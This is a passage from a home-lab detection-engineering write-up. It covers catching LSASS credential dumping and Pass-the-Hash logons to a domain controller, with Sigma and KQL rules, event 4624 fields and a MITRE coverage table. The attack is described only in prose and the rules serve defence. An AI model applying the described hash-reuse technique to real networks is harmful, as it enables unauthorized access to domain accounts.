- Detection rule triggered in ELK

- Alert generated with **Critical severity**



> ✅ **Screenshot of ELK alert attached :**
> - Credential dumping activity was successfully detected by monitoring LSASS memory dumping behavior through process creation telemetry.
> - The alert confirmed the abuse of a signed Microsoft utility to extract credential material, demonstrating effective visibility into post-exploitation techniques.
> - Alert generated in ELK

7.4 Lateral Movement – Pass-the-Hash

- Detect lateral movement attempts to the **Domain Controller** using **NTLM hash reuse** without knowledge of plaintext credentials.

MITRE ATT&CK

Tactic	Technique	ID
Lateral Movement	Pass-the-Hash	**T1550.002**
Credential Access (precondition)	OS Credential Dumping	**T1003.001**

Attack Description

After dumping credentials from LSASS on the compromised Windows client, the attacker reused the extracted **NTLM hash** of a privileged domain account

(`AdminUser`) to authenticate to the **Domain Controller** over SMB/WMI.
Although remote command execution was blocked by endpoint protections, **NTLM authentication succeeded**, confirming a successful Pass-the-Hash lateral movement attempt.

Relevant Telemetry

Log Source	Event ID	Description
Security	**4624**	Successful logon
Security	4625 (optional)	Failed logons
Sysmon (optional)	3	Network connections

From the **Domain Controller Security Log**:


```
"event.code": "4624"
"LogonType": "3"
"TargetUserName": "AdminUser"
"TargetDomainName": "TEST"
"AuthenticationPackageName": "NTLM"
"LmPackageName": "NTLM V2"
"LogonProcessName": "NtLmSsp"
"IpAddress": "192.168.56.104"
"ElevatedToken": "Yes"
"ImpersonationLevel": "Impersonation"
```


> **Successful NTLM-based network logon**
> **Source = attacker workstation**
> **Kerberos bypassed**
> **Classic Pass-the-Hash signature**

Detection Rule (Sigma)

```
title: Pass-the-Hash NTLM Authentication to Domain Controller
id: d8c9a7f1-4e3a-4c0e-b7b1-dddd44445555
status: experimental
description: >
 Detects potential Pass-the-Hash lateral movement by identifying
 successful NTLM network logons to a Domain Controller using
 privileged domain accounts from remote workstations.
author: Abdelwahab Shandy
date: 2025/12/25
references:
```

```
 - https://attack.mitre.org/techniques/T1550/002/
tags:
 - attack.lateral_movement
 - attack.t1550.002

logsource:
 product: windows
 service: security

detection:
 selection:
  EventID: 4624
  LogonType: "3"
  AuthenticationPackageName: "NTLM"
  LogonProcessName: "NtLmSsp"

 filter_local_dc:
  IpAddress:
   - "127.0.0.1"
   - "::1"

 condition: selection and not filter_local_dc

falsepositives:
 - Legacy applications using NTLM
 - Administrative scripts in legacy environments
level: high
```

Indicator	Why it matters
LogonType = 3	Network logon (remote access)
AuthenticationPackage = NTLM	Kerberos not used → hash reuse
LogonProcess = NtLmSsp	NTLM authentication
Source IP ≠ Domain Controller	Lateral movement
Privileged domain account	High-impact lateral access

ELK Detection Logic And Create Rule :

- Name : Pass-the-Hash NTLM Authentication to Domain Controller

```
event.code:"4624"
and winlog.event_data.LogonType:"3"
and winlog.event_data.AuthenticationPackageName:"NTLM"
and winlog.event_data.ElevatedToken:"Yes"
```

```
and winlog.event_data.TargetUserName:"AdminUser"
and not winlog.event_data.IpAddress:(
 "127.0.0.1" or
 "::1"
)
```


> 💡 **Note:**

```
We intentionally detect **successful** authentication, not failures, to capture real lateral movement.
```


- **Rule Type:** Custom query (KQL)
- **Severity:** `Critical`
- **Risk Score:** `100`
- **MITRE ATT&CK™ threats:**
  - MITRE ATT&CK™ tactic: `Lateral Movement (TA0008)`
    - MITRE ATT&CK™ technique: `Use Alternate Material (T1550)`
  - MITRE ATT&CK™ subtechnique : `Pass-the-Hash (T1550.002)`
- Schedule Rule:
  - Runs every: 1 minute
  - Additional look-back time: 1 day (to revert to the previous settings from when the laptop was first turned on and the task was completed)

Detection Result

- IP DC (Windws Server) : `192.168.56.101`
- IP Attacker Machin : `192.168.56.104`



And :



> ✅Alert triggered on Domain Controller :

- The rule successfully detects lateral movement attempts using Pass-the-Hash, especially with successful NTLM authentication on the Domain Controller from a remote source IP, confirming the reuse of NTLM hashes for unauthorized lateral access.

8️⃣ Detection Coverage Mapping

Attack Step	MITRE Technique	Detection Status
Initial Access (Execution)	T1059	✅ Detected
Ingress Tool Transfer	T1105	✅ Detected
Privilege Escalation	T1134	✅ Detected
Credential Dumping	T1003.001	✅ Detected
Lateral Movement	T1550.002	✅ Detected

Limitations & False Positives

- Some PowerShell detections may overlap with administrative activity
- Sysmon absence reduces LSASS detection fidelity
- NTLM authentication can generate benign noise in legacy environments

---

9️⃣ Conclusion

This project demonstrates the ability to:

- Build a realistic enterprise Windows environment
- Simulate real attacker behavior
- Collect and analyze security telemetry
- Design detection rules aligned with MITRE ATT&CK
- Validate detections in a SIEM platform

The lab confirms that effective detection depends not only on rule logic but also on proper telemetry coverage.

Abdelwahab Shandy Linkedin GitHub